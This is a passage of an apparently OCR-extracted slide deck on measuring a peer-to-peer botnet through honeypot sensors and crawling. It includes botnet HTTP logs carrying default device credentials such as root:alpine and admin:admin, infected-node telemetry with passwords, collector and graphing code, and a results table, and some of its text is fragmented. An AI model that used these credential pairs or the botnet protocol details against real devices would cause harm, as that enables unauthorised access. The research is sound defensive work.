.234.33 - - [21/Apr/2017:02:06:41 +0000] "POST /ping HTTP/1.1" 200 3188 "-" "Go-http-client/1.1"
0.167.33 - - [21/Apr/2017:02:06:54 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
8.210.146 - - [21/Apr/2017:02:06:58 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
7.175.55 - - [21/Apr/2017:02:07:12 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
184.164 - - [21/Apr/2017:02:07:17 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
3.76.213 - - [21/Apr/2017:02:07:26 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.162.47 - - [21/Apr/2017:02:07:26 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.166.152 - - [21/Apr/2017:02:07:31 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.166.152 - - [21/Apr/2017:02:07:38 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
0.1.90 - - [21/Apr/2017:02:07:43 +0000] "POST /bless HTTP/1.1" 500 5 "-" "Go-http-client/1.1"
8.210.146 - - [21/Apr/2017:02:07:55 +0000] "POST /bless HTTP/1.1" 500 5 "-" "Go-http-client/1.1"
.98.20 - - [21/Apr/2017:02:07:57 +0000] "POST /bless HTTP/1.1" 500 5 "-" "Go-http-client/1.1"
3.153.38 - - [21/Apr/2017:02:08:02 +0000] "POST /bless HTTP/1.1" 500 5 "-" "Go-http-client/1.1"
.98.20 - - [21/Apr/2017:02:08:03 +0000] "POST /bless HTTP/1.1" 500 5 "-" "Go-http-client/1.1"
.161.229 - - [21/Apr/2017:02:08:24 +0000] "POST /ping HTTP/1.1" 200 3188 "-" "Go-http-client/1.1"
252.52 - - [21/Apr/2017:02:08:24 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.23.9 - - [21/Apr/2017:02:08:26 +0000] "GET /upgrade/up HTTP/1.1" 404 152 "-" "Go-http-client/1.1"
.166.152 - - [21/Apr/2017:02:08:26 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.193.154 - - [21/Apr/2017:02:08:27 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
3.146.127 - - [21/Apr/2017:02:08:34 +0000] "GET /upgrade/up HTTP/1.1" 404 152 "-" "Go-http-client/1.1"
1.67.226 - - [21/Apr/2017:02:08:34 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
6.236 - - [21/Apr/2017:02:08:40 +0000] "GET /upgrade/ns-bsd-amd64?admin:admin@202.71.[redacted] HTTP/1.1" 404 152 "-" "Go-http-cli
ent/1.1"
```

SIZING THE BOTNET

SENSOR NODES

{"arch":"arm","config":57,"fork":22,"generation":21,"install_queue":6,"ip":"[redacted]","origin":"[redacted]","os":"linux","password":"osmc","services":{"http":{"addr":"[redacted]:443","available":false,"running":false},"checker":{"addr":"[redacted].37:18193","available":false,"running":true}},"stats":{"cnt":"scan: 4815 bless: 4 sm:0 ins: 0 iq: 6 mem: 241011k","cpu":"4 x ARMv7 Processor rev 4 (v7l) 1000Mhz","facts":"host: osmc pid: 23231 uid: 1000 args: [\/tmp\/kworker]","load":"5.33 5.26 5.23","mem":"56MB \/ 716MB free (70.82% used)"},"uptime":26088,"username":"osmc","uuid":"155fdf31-5aaa-438d-9090-64f891944006","version":736,"postDate":"2017-04-26 22:47:22"}
{"arch":"amd64","config":57,"fork":31,"generation":30,"install_queue":14,"ip":"[redacted]","origin":"[redacted]","os":"freebsd","password":"root","services":{"http":{"addr":"[redacted]:443","available":false,"running":false},"checker":{"addr":"[redacted]:16327","available":true,"running":true}},"stats":{"cnt":"scan: 2631 bless: 6 sm:0 ins: 1 iq: 14 mem: 146406k","cpu":"1 x Intel(R) Pentium(R) CPU G3260 @ 3.30GHz 3300Mhz","facts":"host: log pid: 19690 uid: 0 args: [\/tmp\/init]","load":"0.34 0.48 0.43","mem":"911MB \/ 3834MB free (44.98% used)"},"uptime":8676,"username":"root","uuid":"c28b2e74-a93f-48fc-a99e-355d34769d3f","version":736,"postDate":"2017-04-26 22:47:25"}
{"arch":"arm","config":57,"fork":17,"generation":16,"install_queue":13,"ip":"[redacted]","origin":"[redacted]","os":"linux","password":"openelec","services":{"http":{"addr":"[redacted]:443","available":false,"running":true},"checker":{"addr":"[redacted]:17945","available":true,"running":true}},"stats":{"cnt":"scan: 365 bless: 0 sm:0 ins: 0 iq: 13 mem: 33995k","cpu":"1 x ARMv6-compatible processor rev 7 (v6l) 700Mhz","facts":"host: TVbox pid: 5783 uid: 0 args: [\/tmp\/kworker]","load":"1.22 1.38 1.22","mem":"39MB \/ 341MB free (53.47% used)"},"uptime":1987,"username":"root","uuid":"53c7d3f1-83cb-43d8-a078-02b997eedda2","version":736,"postDate":"2017-04-26 22:47:26"}
{"arch":"x86_64","config":57,"fork":20,"generation":19,"install_queue":8,"ip":"[redacted]","origin":"[redacted]","os":"linux","password":"docker","services":{"http":{"addr":"[redacted]:443","available":false,"running":false},"checker":{"addr":"[redacted].34:19363","available":false,"running":true}},"stats":{"cnt":"scan: 1272 bless: 3 sm:0 ins: 0 iq: 8 mem: 35290k","cpu":"24 x Intel(R) Xeon(R) CPU E5-2620 v3 @ 2.40GHz 3200Mhz","facts":"host: nas.quantdo.cn pid: 38328 uid: 1003 args: [\/tmp\/kworker]","load":"5.18 5.64 10.25","mem":"21491MB \/ 64152MB free (48.91% used)"},"uptime":1340,"username":"docker","uuid":"8fb0216b-1f7c-4d6e-b444-32cc101b904b","version":736,"postDate":"2017-04-26 22:47:33"}

SIZING THE BOTNET

SENSOR NODES

```
[redacted].66 - - [31/Mar/2017:08:01:45 +0000] "GET /upgrade/darwin-iPhone5,3?root:alpine@[redacted]
[redacted].73 HTTP/1.1" 404 142 "-" "Go-http-client/1.1"
[redacted].227 - - [31/Mar/2017:08:31:42 +0000] "GET /upgrade/darwin-AppleTV2,1?root:alpine@[redacted]
[redacted].74 HTTP/1.1" 404 142 "-" "Go-http-client/1.1"
[redacted].112 - - [31/Mar/2017:09:04:51 +0000] "GET /upgrade/darwin-AppleTV2,1?root:alpine@[redacted]
[redacted] 163 HTTP/1.1" 404 142 "-" "Go-http-client/1.1"
[redacted] 75 - - [31/Mar/2017:10:38:17 +0000] "GET /upgrade/darwin-iPhone5,3?root:alpine@[redacted].2
27.73 HTTP/1.1" 404 142 "-" "Go-http-client/1.1"
[redacted].116 - - [31/Mar/2017:11:02:42 +0000] "GET /upgrade/darwin-iPad3,1?root:alpine@[redacted].
188 HTTP/1.1" 404 142 "-" "Go-http-client/1.1"
```

SIZING THE BOTNET

SENSOR NODES

Checker sensor

- Execute the malware binary and let it interact with the network;
- Block SSH output connections;
- Enumerate checkers that query our sensor;

Skaro sensor

- Continually announce our sensor into the botnet as a Skaro;
- Bind a HTTPs server to receive Checker connections;
- Collect data posted by Checkers and enumerate the nodes;

SIZING THE BOTNET

SENSOR NODES

Nginx HTTPS Server

```
<?php

$input = file_get_contents('php://input');

$json = json_decode($input, TRUE);

$datetime = date("Y-m-d H:i:s");
$json["postDate"] = $datetime;

$jsonFinal = json_encode($json);

file_put_contents("/var/tmp/file.txt", $jsonFinal . PHP_EOL, FILE_APPEND);
```

SIZING THE BOTNET

SENSOR NODES


```
        c+=1
f = open("checkers.txt", 'a')
for j in checkers:
        ip = re.findall( r'[0-9]+(?:\.[0-9]+){3}', j )
        try:
                f.write("%s %s\n" % (st, ip[0]))
                lat, lng, city = coords(ip[0])
                pos = {"lat": lat, "lng": lng}
                if (ip[0] not in G.nodes()):
                        G.add_node(ip[0], type="Checker", lat=lat, lng=lng)
                        G.add_edge(ipskaro[0],ip[0])
                        Gisolado.add_node(ip[0], type="Checker", lat=lat, lng=lng)
                        Gisolado.add_edge(ipskaro[0],ip[0])
                else:
                        G.add_edge(ipskaro[0], ip[0])

        except Exception as e:
                print "err"
                continue
f.close

nx.write_gml(G, "mygraph.gml")
nx.write_gml(Gisolado, "mygraph-isolado.gml")
```

```
      _mutate { replace => [ "nodetype", "Skaro" ] }
       mutate { add_tag => "Skaro" }
}
else
{
       mutate { replace => [ "nodetype", "Checker" ] }
       mutate { add_tag => "Checker" }

 => "ACTIVE" }


ta", "yyyy-MM-dd HH:mm:ss" ]
mestamp"
TC"



p"
eoip"
"/opt/bitnami/logstash/GeoLite2-City.mmdb"
 [ "[geoip][coordinates]", "%{[geoip][longitude]}" ]
 [ "[geoip][coordinates]", "%{[geoip][latitude]}"  ]
```

SIZING THE BOTNET

SENSOR NODES

Sensor Node



EXPERIMENTS

ENVIRONMENT PREPARATION

5 Honeypots

- Oregon (North America)
- São Paulo (South America)
- Ireland (Europe)
- Singapura (Asia)
- Austrália (Oceania)

EXPERIMENTS

ENVIRONMENT PREPARATION

On each honeypot:

- TCPDump capturing all the data;
- Nginx HTTPS server (Skaro Sensor);
- Crawling script;
- Malware running (Checker Sensor);
- Outgoing SSH connections blocked.

EXPERIMENTS

ENVIRONMENT PREPARATION


- Simultaneously started in all honeypots
- During 72 hours

RESULTS

NODE TYPE / METHOD	CRAWLING	SENSOR INJECTION	UNIQUE NODES
CHECKERS	498	24782	24967
SKAROS	281	239	299
UNIQUE NODES	**779**	**24839**	**25084**


RESULTS

DISCOVERY TIMELINE




